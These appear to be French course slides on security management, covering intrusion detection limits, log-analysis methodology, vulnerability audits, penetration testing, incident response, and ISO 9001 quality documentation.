
- Nombre de règles à analyser pour chaque paquet
  → recherche exhaustive ou recherche spécifique (next slide)

- Pas toujours capable d'analyser à des débits élevés (1..10 Gbit/s)


- Faux positifs

- Retour sur investissement ?
  N'est-il pas plus avantageux de *patcher* les systèmes ?

NIDS : efficacité (1)



NIDS : efficacité (2)



Recherche spécifique

Rechercher des comportements anormaux

- Compte de jean alors qu'il est en vacances
- Message ICMP d'erreur : *port unreachable, ...*
- Paquet TCP : RST, ACK, …
- *Port scanning*
- RIP
- DNS
- Message d'erreur : `"TELNET - Login Incorrect"`
- HTTP

…

→ demande des compétences

Analyse des logs : problématique d'une société

- Sources variées : poste de travail, *switch*, *router*, *firewall*, serveur, NIDS, …

- Volume important
- Evénements anormaux noyés dans trafic légitime
- Faux positifs (systèmes *patchés*, …)


- Difficulté d'avoir une vue d'ensemble du réseau

  58000 PCs, 30000 Solaris, 5000 Servers, 300 bureaux, …

Analyse des logs : méthodologie

- Référence temporelle unique → *Network Time Protocol*
- Centraliser les logs (syslog)
- Comprendre chaque log
- Filtrer (trafic légitime, faux positifs, …)
- Corréler (relier des événements)
- Définir un niveau de risque *(high, medium, low)*

Analyse des logs à postériori (méthodologie)



L'approche comportementale fonctionne sur le modèle liste blanche (filtrage inclusif) où le trafic est comparé à un gabarit normal ; permettant ainsi d'exclure des paquets inconnus

Sécurité des Systèmes d'Information (SI)

- L'homme, la société, l'économie, … dépendent des SI
- Un SI doit donc offrir disponibilité, intégrité et parfois confidentialité
- Une direction d'entreprise doit se poser les bonnes questions :
  Pendant combien de temps pouvons-nous fonctionner sans email ?
  Qui classe (confidentiel – interne – public) nos données ?
  Quelles données sensibles intéressent nos concurrents ?
  …
- Elle va effectuer une analyse des risques pour protéger les biens de valeur (efficience)
- Elle doit aussi expliquer certaines contraintes aux utilisateurs

Best Practices & Normes

- Les SI semblent toujours plus volumineux et complexes ;
  alors que les dispositifs de sécurité sont plus efficaces s'ils restent simples à comprendre, à configurer, à utiliser, …

- Face à cette problématique, les personnes en charge d'implémenter cette sécurité peuvent heureusement s'appuyer sur des documents de référence tels que *Best Practices* et normes

- La démarche, de type *top-down*, consiste à rassurer la direction *(compliance)* tout en étant capable de traduire ces exigences au niveau des systèmes utilisés

- Organisme réputé → http://csrc.nist.gov/publications/PubsSPs.html

Exemple : BP_VoIP

- Le labo a bénéficié d'un financement HESSO pour établir des recommandations en matière de *Voice over IP*

- Les résultats figurent dans le document *Best Practices for VoIP Security* → http://www.tdeig.ch/publication/BP_VoIP_Security.pdf

  §2 Architecture

  §3 Principaux risques


  §4 Eléments de sécurité

  §5 Matrice attaques-solutions

- Ce document suggère aussi des mesures organisationnelles (interdiction de modifier le câblage ou la configuration du terminal) en complément de mesures techniques proposées

Roue de la sécurité (Deming)

- Le cycle PDCA *(Plan – Do – Check – Act)* de Deming demeure une référence fort utile



- Les cycles sont nombreux justifiés par de nouveaux besoins ou … des oublis
- Amélioration par la qualité
- Maintenir le niveau de sécurité constitue un *challenge* !!!

Audit de vulnérabilité

- Comparer la sécurité d'un système avec les bonnes pratiques

  Ex : comparer la configuration d'un serveur DNS avec le document

  http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-81-2.pdf

- Comparer la sécurité d'un système par rapport aux failles connues

  http://www.sans.org/top20/

  Les correctifs ont-ils été appliqués ?

- Contrôler (audit) les sécurités mises en place

  Surveiller et analyser l'activité des utilisateurs, des systèmes (mécanisme de traçage, *log*, profil type, analyse statistique des activités anormales, …)

Test de pénétration

- Une des façon d'éprouver la sécurité d'un système informatique consiste à lui faire subir toutes sortes d'attaques telles qu'un pirate pourrait générer

- Le testeur doit donc simuler le comportement d'un pirate averti !!!

- Tous les coup sont permis (y compris le *social engineering* pour certains)

- Quelques outils génériques : nmap, nessus, metasploit, …

- *Is Penetration Testing Worth it ?* Quelle est la valeur d'un test … http://www.schneier.com/blog/archives/2007/05/is_penetration.html

Réponse aux incidents

- Démarche proactive (préventive)

  Analyse des risques (probabilité, impact, coût)

  Best Practices, PDCA, …

  Audit de vulnérabilité

  Tests de pénétration

- Démarche réactive

  Gestion des incidents (*help desk*, …, cellule de crise)

  Comprendre l'attaque *(live & post mortem analysis)*

  Conserver des preuves

  Remise en cause de la politique de sécurité, …

Liens

- www.cert.org Centre de coordination en sécurité créé par le DoD en 1988 suite au ver Morris à l'université Carnegie Mellon (Pittsburgh-Pennsylvania)


- http://www.melani.admin.ch/

  Centrale d'enregistrement et d'analyse pour la sûreté de l'information


  Rapport semestriel Dyre

- Revue MISC → http://www.ed-diamond.com/index.php#homemisc

Cercles de qualité



Triangle de la qualité



Coûts de la non qualité

- **visibles** — **réclamations, produits détériorés, remboursements clients, assurances, …**

- ***iceberg*** — **dépenses inutiles, stocks superflus, double emploi, temps perdu, réunions inutiles, client perdu, équipement sous utilisé surqualité**

Définition de la qualité

caractéristiques du produit ou service

Qualité = ----------correspondent----------

aux exigences du client

< 1 sous-qualité

= 1 cas idéal

> 1 sur-qualité

Système qualité

- **Dire ce que l'on fait (manuel qualité)**
- **Faire ce qui a été décrit**
- **Faire constater que les points précédents sont respectés (audit externe)**
- **Amélioration continue (ISO 9004:2000)**

  Management par la qualité

Les 4 qualités

Client		Fournisseur
Exigences ↓		
Qualité attendue	→	**Qualité voulue**
Mesure de satisfaction		**Mesure de la performance**
Qualité perçue	←	**Qualité réalisée**

ISO 9001 : 2000 §4.2 Documentation

§4.2.1 Généralités

La documentation doit comprendre divers niveaux de détail :

- **Manuel qualité définissant la politique et les objectifs**
- **Procédures organisationnelles et responsabilités (objectifs généraux par département)**
- **Instructions de travail (détaillent la manière d'accomplir les taches spécifiques)**
- **Enregistrements (traces écrites de ce qui est décidé, réalisé et mesuré aux 3 niveaux)**

ISO 9001 : 2000 §4.2 Documentation

§4.2.3 La maîtrise des documents exige l'établissement d'une procédure documentée pour :

- **Produire et approuver ces documents**
- **Les faire évoluer, modifier leur version (identification claire) et les approuver**
- **Les diffuser en leurs garantissant lisibilité (appropriée au destinataire) et identité (distinguer ceux d'origine extérieure)**
- **Les archiver**

Pratique documentaire

- **Permet de capitaliser le savoir-faire de l'organisme**
- **Doit toujours être adaptée au lecteur cible**
- **Trouver le bon compromis entre manque et excès de documents**
- **Doit tenir compte de la taille et de la spécificité de l'organisme**

Langage commun et …

- **Dans la mise en œuvre d'une politique de sécurité, les meilleurs documents ne servent à rien s'ils ne sont pas compris !**

- **Adapter le contenu au public : directeur, responsable de département, opérateur, …**

- **Comment sensibiliser l'ensemble des collaborateurs au fait que la sécurité est l'affaire de tous ?**